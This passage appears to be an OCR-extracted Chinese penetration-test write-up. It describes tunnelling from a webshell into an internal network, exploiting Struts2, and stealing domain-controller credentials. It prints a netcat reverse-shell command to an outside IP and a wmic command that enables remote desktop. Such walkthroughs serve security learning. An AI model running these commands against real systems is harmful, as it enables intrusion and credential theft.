
05 reGeog+proxifier进行内网渗透

在获取webshell以后，发现防火墙DMZ区域映射外网端口80，使用常规lcx等反弹工具被杀毒软件拦截，尝试webshell提权无果。

一筹莫展之时，想到可以使用reGeog+proxifier正反向代理使自己进入内网。

一顿操作之后，成功进入内网。


进入内网之后，通过信息搜集，发现一台内网主机存在struts2命令执行漏洞。




直接执行命令，nc反弹端口：

```
nc -e cmd.exe 1.0.0.1 3389
```

使用powershell在线抓去本地hash，意外发现该主机登陆过域控服务器，成功抓取到域控服务器的密码。



通过域命令查询域控服务器IP，尝试远程桌面连接，但域控服务器的远程桌面并未开启。



尝试使用命令开启远程桌面，但cmd命令被限制，但可以使用wmic命令。使用misc命令：

```
wmic / node: %pcname%/ USER: %pcaccount%PATH
win32_terminalservicesetting WHERE (__Class! = "")
CALL SetAllowTSConnections 1
```

成功登陆域控服务器。

至此，本次渗透过程圆满结束～～

小结

总体来说，本次渗透还是达到了预期的目标，虽然过程磕磕绊绊的，但是还是拿到了自己想要的东西。

总结下本次渗透的知识点：

1. 信息搜集很重要，全程信息搜集不要停
2. 细心很重要，不要放过捕获的每一条信息
3. 坚信你能搞定他～～